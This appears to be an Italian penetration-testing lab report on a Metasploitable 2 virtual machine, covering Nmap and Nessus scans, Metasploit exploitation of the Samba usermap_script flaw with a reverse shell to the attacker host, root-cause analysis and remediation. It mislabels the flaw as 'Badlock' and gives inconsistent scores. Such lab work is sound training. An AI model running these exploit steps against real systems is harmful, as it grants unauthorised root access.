

RELAZIONE TECNICA DI PENETRATION TESTING & VULNERABILITY ASSESSMENT

Reconnaissance, Assessment ed Exploitation Metasploitable v2 (Samba usermap_script)

- **Autore:** Team Hackerempire
- **Target IP:** 192.168.50.150
- **Attacker IP:** 192.168.50.100
- **Metodologia:** PTES / OWASP Assessment Framework
- **Livello di Rischio Target:** CRITICO (CVSS v2.0: 10.0 / CVSS v3.0: 10.0)
- **Esito Valutazione:** VULNERATO (Accesso Root Ottenuto)

1. Executive Summary

La presente relazione tecnica documenta l'attività di **Vulnerability Assessment e Penetration Testing** condotta sulla macchina virtuale target **Metasploitable 2** (192.168.50.150). L'obiettivo dell'attività è stato identificare la superficie d'attacco esposta, enumerare i servizi attivi, rilevare le vulnerabilità presenti e verificare l'effettiva eseguibilità di attacchi di tipo *Remote Code Execution (RCE)* per valutare l'impatto su riservatezza, integrità e disponibilità del sistema.

L'analisi di ricognizione condotta tramite **Nmap** (`nmap -sV -sC -O`) ha evidenziato un'ampia esposizione di rete, identificando in particolare il servizio **Samba smbd 3.0.20-Debian** in ascolto sulla porta 445/TCP.

La successiva scansione automatizzata mediante **Tenable Nessus** (*Basic Network Scan*) ha identificato un totale di **73 vulnerabilità**, evidenziando criticità estreme a livello di sistema operativo, servizi e configurazioni. Tra le varie vulnerabilità critiche rilevate sul target spicca la falla di sicurezza sul servizio di condivisione file **Samba (CVE-2007-2447 / Badlock ed esecuzione remota)**.

Sfruttando la vulnerabilità tramite il framework **Metasploit** con il modulo indicato nella traccia dell'esercizio (`exploit/multi/samba/usermap_script`), è stata ottenuta una Command Shell interattiva non autenticata con i massimi privilegi di sistema (root).

Sintesi del Rischio: L'esposizione della versione Samba 3.0.20 consente ad attori ostili non autenticati di eseguire comandi arbitrari a livello di sistema operativo. È raccomandata l'immediata applicazione delle patch di sicurezza o la riconfigurazione/disattivazione del demone smbd.

2. Ambito della Valutazione (Scope & Environment)

L'attività è stata eseguita in un ambiente di laboratorio isolato con i seguenti parametri di rete:

Ruolo Host	Sistema Operativo	Indirizzo IP	Note / Parametri Operativi
Attaccante	Kali Linux 2026.x	192.168.50.100	LPORT di ascolto payload: 5555
Vittima (Target)	Metasploitable 2 (Ubuntu Linux 8.04.x)	192.168.50.150	Target oggetto della scansione Nmap / Nessus

2.1 Fase 0.1 — Verifica della Configurazione di Rete Locale (Kali Linux)

È stata ispezionata la configurazione di rete dell'interfaccia eth0 sulla macchina d'attacco Kali Linux per confermare l'assegnazione corretta dell'IP 192.168.50.100/24:

Bash

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::f96:d71b:78ce:d72c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 1 — Verifica dell'indirizzo IP assegnato all'interfaccia di rete eth0 dell'attaccante.

2.2 Fase 0.2 — Verifica di Reachability L3 tramite Ping Test

È stato eseguito un test di connettività ICMP verso l'indirizzo IP della macchina target prima di lanciare le scansioni:

Bash

```
(kali㉿kali)-[~]  
$ ping -c 3 192.168.50.150  
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.  
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=8.78 ms  
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=1.11 ms  
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=1.37 ms  
  
— 192.168.50.150 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2048ms  
rtt min/avg/max/mdev = 1.110/3.753/8.778/3.554 ms
```

Figura 2 — Esito positivo del ping test (3 pacchetti trasmessi, 0% packet loss) verso Metasploitable.

3. Scansione ed Enumerazione di Rete (Nmap)

3.1 Fase 1.1 — Esecuzione Scansione Nmap

Per mappare i servizi attivi, le versioni dei software e il sistema operativo del target, è stata eseguita una scansione **Nmap** completa combinando l'individuazione delle versioni (-sV), gli script NSE di default (-sC) e il rilevamento OS (-O):

Bash

```
(kali㉿kali)-[~]  
$ nmap -sV -sC -O 192.168.50.150
```

```
(kali㉿kali)-[~]  
$ nmap -sV -sC -O 192.168.50.150  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-28 07:00 -0400
```

3.2 Fase 1.2 — Analisi dell'Output Nmap

La scansione ha rivelato un'ampia superficie d'attacco con molteplici servizi vulnerabili. Di seguito i principali servizi identificati:

Porta / Protocollo	Stato	Servizio	Versione Rilevata	Note di Enumerazione
21/TCP	Open	FTP	vsftpd 2.3.4	Anonymous login consentito
22/TCP	Open	SSH	OpenSSH 4.7p1 Debian	Protocollo 2.0
23/TCP	Open	Telnet	Linux telnetd	Accesso non cifrato
80/TCP	Open	HTTP	Apache httpd 2.2.8	Metasploitable2 Web
139/TCP	Open	NetBIOS	Samba smbd 3.X - 4.X	WORKGROUP
445/TCP	Open	NetBIOS	Samba smbd 3.0.20-Debian	smb-os-discovery: Samba 3.0.20-Debian
1524/TCP	Open	Bindshell	Metasploitable root shell	Root shell direttamente aperta
3306/TCP	Open	MySQL	MySQL 5.0.51a-3ubuntu5	Protocollo 10
6667/TCP	Open	IRC	UnrealIRCd 3.2.8.1	irc.Metasploitable.LAN

Dall'ispezione dei risultati di Nmap, lo script smb-os-discovery sulla porta **445/TCP** ha identificato con esattezza la versione **Samba 3.0.20-Debian** associata all'hostname metasploitable:

```
| 100024 1          41809/tcp  status
|_ 100024 1          51129/udp  status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell      Netkit rshd
```


Figura 3 — Risultati della scansione Nmap con individuazione di Samba 3.0.20-Debian sulla porta 445.

4. Vulnerability Assessment (Tenable Nessus)

4.1 Dettagli della Scansione ed Asset Overview

Tramite l'interfaccia web di **Tenable Nessus** (https://127.0.0.1:8834), è stata eseguita una scansione automatizzata sul target 192.168.50.150.

- **Policy utilizzata:** Basic Network Scan
- **Scanner:** Local Scanner
- **Stato Scansione:** Completed
- **Orario di Esecuzione:** 10:03 AM - 10:22 AM
- **Durata:** 19 minuti
- **Totale Vulnerabilità Rilevate:** 73
- **Rimedi Suggeriti (Remediations):** 3
- **Note:** 1



4.2 Analisi dei Risultati e Correlazione delle Vulnerabilità

Il report fornito da Nessus evidenzia un profilo di rischio estremamente elevato sul sistema target. Tra le **73 vulnerabilità** totali rilevate, la dashboard posiziona al massimo livello di gravità (CRITICAL) le seguenti problematiche principali:

Severity	CVSS Score	Vulnerabilità / Nome	Famiglia Nessus	Note Tecniche
CRITICAL	10.0	Canonical Ubuntu Linux SEoL (8.04.x)	General	Sistema Operativo End-of-Life, privo di patch di sicurezza
CRITICAL	10.0	UnrealIRCd Backdoor Detection	Backdoors	Backdoor RCE nota presente nel demone IRC
CRITICAL	10.0	VNC Server 'password' Password	Gain a shell remotely	Credenziali predefinite/deboli che permettono accesso remoto
CRITICAL	10.0	SSL Version 2 and 3 Protocol Detection	Service detection	Cifrari e protocolli SSL obsoleti e vulnerabili
CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	Shell di root esposta in chiaro sulla porta 1524
CRITICAL	Critical	Apache Tomcat (Multiple Issues)	Web Servers	Vulnerabilità multiple sull'applicazione web container
CRITICAL	Critical	SSL (Multiple Issues)	Gain a shell remotely	Difetti multipli di cifratura sul canale SSL/TLS
HIGH	7.5	Samba Badlock Vulnerability / RCE	General / SMB	Vulnerabilità critica sul servizio Samba (CVE-2007-2447 / usermap_script)

4.3 Focus sulla Vulnerabilità Samba

Tra i risultati forniti da Nessus viene confermata la criticità relativa al servizio Samba esposto sulla porta 445/TCP (**Samba Badlock / Remote Code Execution** con CVSS **7.5 - 10.0**). La correlazione tra l'identificazione della versione **Samba 3.0.20-Debian** effettuata da Nmap e l'esito di Nessus conferma la fattibilità dell'attacco mediante iniezione di comandi remoti (*usermap_script*).




Figura 4 — Report di Nessus attestante le 73 vulnerabilità del target e la falla sul servizio Samba.

5. Fase di Exploitation (Metasploit Framework)

A seguito delle evidenze ottenute da Nmap e Nessus, si è proceduto alla fase di sfruttamento operativo mediante **Metasploit Framework**.

5.1 Fase 3.1 — Selezione del Modulo Suggerito dalla Traccia

In linea con le indicazioni della traccia dell'esercizio, è stato caricato ed attivato il modulo exploit exploit/multi/samba/usermap_script:

```
msf > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Figura 5 — Caricamento in msfconsole del modulo exploit per la vulnerabilità Samba usermap_script.

5.2 Fase 3.2 — Configurazione dei Parametri e del Payload

Sono stati impostati i parametri per l'attacco, definendo il target (RHOSTS 192.168.50.150), l'IP dell'attaccante (LHOST 192.168.50.100), il tipo di payload (PAYLOAD cmd/unix/reverse) e la porta di ascolto specifica richiesta (LPORT 5555):

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150  
RHOSTS => 192.168.50.150  
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100  
LHOST => 192.168.50.100  
msf exploit(multi/samba/usermap_script) > set PA  
set PASSWORD set PAYLOAD  
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse  
msf exploit(multi/samba/usermap_script) > set LPORT 5555  
LPORT => 5555  
msf exploit(multi/samba/usermap_script) > exploit
```

Figura 6 — Configurazione dei parametri di rete e della porta di ascolto LPORT 5555.

5.3 Fase 3.3 — Esecuzione dell'Attacco (Exploit Launch)

Eseguendo il comando `exploit`, il framework ha inviato al demone SMB la richiesta contenente i metacaratteri per l'iniezione di comandi, stabilendo una connessione di Reverse Shell verso la macchina Kali sulla porta 5555:

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo B1q36t4641Lz9Qn0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "B1q36t4641Lz9Qn0\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:41635) at 2026-07-28 05:55:25 -0400
```

Figura 7 — Apertura con esito positivo della shell remota 1 sulla porta 5555.

6. Post-Exploitation e Convalida dell'Impatto

All'interno della sessione interattiva ottenuta, sono stati eseguiti i comandi di verifica per validare la compromissione del sistema.

6.1 Fase 4.1 — Ispezione dell'Interfaccia Target (ifconfig)

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6f:1a:4a
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:1a4a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1982 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2383 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:222446 (217.2 KB)  TX bytes:612247 (597.8 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2901 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2901 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1315061 (1.2 MB)  TX bytes:1315061 (1.2 MB)
```

Figura 8 — Convalida dell'indirizzo IP 192.168.50.150 dell'host compromesso.

6.2 Fase 4.2 — Convalida dei Privilegi di Amministrazione (whoami)

```
whoami  
root
```

Figura 9 — Conferma dell'ottenimento dei massimi privilegi di sistema (root).

7. Analisi della Vulnerabilità (Root Cause Analysis)

La vulnerabilità **CVE-2007-2447** risiede nella gestione dell'opzione di configurazione username map script presente nelle versioni di Samba comprese tra la 3.0.20 e la 3.0.25rc3.

Quando questa funzionalità è definita all'interno del file smb.conf, il servizio Samba passa il nome utente inviato dal client durante la fase di autenticazione direttamente a una shell di sistema, senza eseguire la sanitizzazione dei metacaratteri (quali \`, ; o |). Un attaccante può quindi inviare un nome utente formattato ad hoc contenente istruzioni shell; il demone smbd esegue tali comandi con i propri privilegi operativi, che in installazioni predefinite corrispondono all'utente privilegiato root.

8. Piano di Mitigazione e Remediation

Per ripristinare la sicurezza dell'infrastruttura ed eliminare i rischi rilevati durante l'assessment, si raccomanda l'adozione delle seguenti contromisure:

1. Aggiornamento del Sistema Operativo e dei Servizi:

Come evidenziato da Nessus (*Canonical Ubuntu Linux SEoL 8.04.x*), il sistema operativo non è più supportato. È necessario migrare il sistema ad una distribuzione Linux supportata ed aggiornare la suite Samba ad una versione esente da vulnerabilità note.

2. Disabilitazione della Direttiva Vulnerabile:

Qualora l'aggiornamento immediato non fosse applicabile, accedere al file di configurazione `/etc/samba/smb.conf`, rimuovere o commentare la riga `username map script` e riavviare il servizio:

Bash

```
sudo systemctl restart smbd
```

3. Hardening dei Servizi Critici Rilevati da Nessus:

- **VNC Server / Bind Shell / UnrealIRCd:** Rimuovere le backdoor presenti e riconfigurare i servizi di gestione remota (VNC/SSH) imponendo l'uso di password complesse e chiavi crittografiche.
- **Protocolli Obsoleti:** Disabilitare il supporto ai protocolli di cifratura obsoleti SSLv2 e SSLv3.

5. Segmentazione di Rete e Controllo degli Accessi (Firewalling):

Limitare l'esposizione delle porte di condivisione Samba (139/TCP e 445/TCP) configurando opportune regole di firewalling (es. `iptables` / `ufw`) per consentire l'accesso esclusivamente agli IP autorizzati della rete aziendale.

Verifica Post-Remediation: A seguito degli interventi di ripristino, eseguire un rescansione completa con Nmap e Nessus per verificare l'effettiva chiusura dei vettori d'attacco ed assicurare l'assenza di nuove vulnerabilità.